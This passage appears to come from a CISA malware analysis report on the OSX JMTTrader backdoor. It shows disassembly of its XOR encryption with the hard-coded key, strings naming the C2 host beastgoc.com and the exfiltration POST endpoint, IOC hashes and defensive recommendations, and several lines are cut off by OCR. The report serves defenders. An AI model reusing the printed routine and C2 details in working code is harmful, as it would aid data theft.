
Figure 7 - Screenshot of the maintain parameter verification in CrashReporter.



```
mov     eax, esi
xor     ecx, ecx
lea     r8, _cbc_iv      ; X,%`PMk--Jj8s+6=

loc_100001443:
mov     esi, ecx
and     esi, 0Fh
mov     dl, [rsi+r8]     ; move XOR key to dl
xor     [rdi+rcx], dl    ; XOR encryption of data to send
inc     rcx
cmp     rax, rcx
jnz     short loc_100001443
```

Figure 8 - Screenshot of the hard-coded XOR key and XOR encryption.



```
cstring:0000000100002B5A aJgzacn6k4vstrn db 'jGzAcN6k4VsTRn9',0  ; jGzAcN6k4VsTRn9
cstring:0000000100002B6A aToken          db 'token',0
cstring:0000000100002B70 ; char aU[]
cstring:0000000100002B70 aU              db '%u',0                ; DATA XREF: send_to_base(uint,uchar *,uint,uchar *,uint *,uint)+DD↑o
cstring:0000000100002B73 aQuery          db 'query',0
cstring:0000000100002B79 aConn           db 'conn',0
cstring:0000000100002B7E aWait           db 'wait',0
cstring:0000000100002B83 aMontJpg        db 'mont.jpg',0
cstring:0000000100002B8C ; char aSContentDispos_0[]
cstring:0000000100002B8C aSContentDispos_0 db '--%s',0Dh,0Ah      ; DATA XREF: send_to_base(uint,uchar *,uint,uchar *,uint *,uint)+2C2↑o
cstring:0000000100002B8C                 db 'Content-Disposition: form-data; name="%s"; filename="%s"',0Dh,0Ah
cstring:0000000100002B8C                 db 'Content-Type: application/octet-stream',0Dh,0Ah
cstring:0000000100002B8C                 db 0Dh,0Ah,0
cstring:0000000100002BF7 ; char aS[]
cstring:0000000100002BF7 aS              db '--%s--',0Dh,0Ah,0    ; DATA XREF: send_to_base(uint,uchar *,uint,uchar *,uint *,uint)+355↑o
cstring:0000000100002C00 aBeastgocCom    db 'beastgoc.com',0      ; DATA XREF: send_to_base(uint,uchar *,uint,uchar *,uint *,uint)+40E↑o
cstring:0000000100002C00                                          ; send_to_base(uint,uchar *,uint,uchar *,uint *,uint)+5FA↑o
cstring:0000000100002C0D ; char aHttpsSGrepmonu[]
cstring:0000000100002C0D aHttpsSGrepmonu db 'https://%s/grepmonux.php',0
cstring:0000000100002C0D                                          ; DATA XREF: send_to_base(uint,uchar *,uint,uchar *,uint *,uint)+407↑o
cstring:0000000100002C26 aPost           db 'POST',0              ; DATA XREF: __cfstring:cfstr_Post↓o
cstring:0000000100002C2B ; char aMultipartFormD[]
cstring:0000000100002C2B aMultipartFormD db 'multipart/form-data; boundary=%s',0
cstring:0000000100002C2B                                          ; DATA XREF: send_to_base(uint,uchar *,uint,uchar *,uint *,uint)+523↑o
cstring:0000000100002C4C aContentType    db 'Content-Type',0      ; DATA XREF: __cfstring:cfstr_ContentType↓o
cstring:0000000100002C59 aImageGifImageX db 'image/gif, image/x-bitmap, image/jpeg, image/pjepg, application/x'
cstring:0000000100002C59                                          ; DATA XREF: __cfstring:cfstr_ImageGifImageX↓o
cstring:0000000100002C59                 db '-shockwave-flash, */*',0
cstring:0000000100002C80 aAccept         db 'Accept',0            ; DATA XREF: __cfstring:cfstr_Accept↓o
cstring:0000000100002C87 aMozilla50Windo db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT'
cstring:0000000100002C87                                          ; DATA XREF: __cfstring:cfstr_Mozilla50Windo↓o
cstring:0000000100002C87                 db 'ML, like Gecko) Chrome/72.0.3626.121 Safari/537.36',0
cstring:0000000100002D2B aUserAgent      db 'User-Agent',0        ; DATA XREF: __cfstring:cfstr_UserAgent↓o
cstring:0000000100002D36 aKeepAlive      db 'Keep-Alive',0        ; DATA XREF: __cfstring:cfstr_KeepAlive↓o
cstring:0000000100002D41 aConnection     db 'Connection',0        ; DATA XREF: __cfstring:cfstr_Connection↓o
cstring:0000000100002D4C aGzipDeflate    db 'gzip, deflate',0     ; DATA XREF: __cfstring:cfstr_GzipDeflate↓o
cstring:0000000100002D5A aAcceptEncoding db 'Accept-Encoding',0   ; DATA XREF: __cfstring:cfstr_AcceptEncoding↓o
cstring:0000000100002D6A aHost           db 'Host',0              ; DATA XREF: __cfstring:cfstr_Host↓o
cstring:0000000100002D6F aLu             db '%lu',0               ; DATA XREF: __cfstring:cfstr_Lu↓o
cstring:0000000100002D73 aContentLength  db 'Content-Length',0    ; DATA XREF: __cfstring:cfstr_ContentLength↓o
```

Figure 9 - Screenshot of various hard-coded values in CrashReporter.

Relationship Summary

07c38ca1e0...	Downloaded_From	jmttrading.org
07c38ca1e0...	Contains	081d1739422bf050755e6af269a717681274821cea8becb0962d4db61869c5d6
07c38ca1e0...	Contains	9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641
jmttrading.org	Downloaded_To	4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806
jmttrading.org	Downloaded_To	07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542
081d173942...	Contained_Within	07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542
9bf8e8ac82...	Contained_Within	07c38ca1e0370421f74c949507fc0d21f4cfcb5866a4f9c0751aefa0d6e97542
9bf8e8ac82...	Connected_To	beastgoc.com
beastgoc.com	Connected_From	9bf8e8ac82b8f7c3707eb12e77f94cd0e06a972658610d136993235cbfa53641
beastgoc.com	Connected_From	e352d6ea4da596abfdf51f617584611fc9321d5a6d1c22aff243aecdef8e7e55
4d6078fc1e...	Downloaded_From	jmttrading.org
4d6078fc1e...	Contains	7ea6391c11077a0f2633104193ec08617eb6321a32ac30c641f1650c35eed0ea
4d6078fc1e...	Contains	e352d6ea4da596abfdf51f617584611fc9321d5a6d1c22aff243aecdef8e7e55
7ea6391c11...	Contained_Within	4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806
e352d6ea4d...	Contained_Within	4d6078fc1ea6d3cd65c3ceabf65961689c5bc2d81f18c55b859211a60c141806
e352d6ea4d...	Connected_To	beastgoc.com

Conclusion

Soon after October 11, 2019, the files on GitHub were updated to clean, non-malicious installers. Then on October 13, 2019, a different cyber sec
published an article detailing the OSX JMTTrader, and soon after the C2 "beastgoc.com" went offline. There is not a confirmed sample of the payl
point.

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio
configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia
"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at t
https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In mos
provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding
analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manua
request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document shoul
at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov

- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and ph Reporting forms can be found on CISA's homepage at www.cisa.gov.

Revisions

February 17, 2021: Initial Version

This product is provided subject to this Notification and this Privacy & Use policy.

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.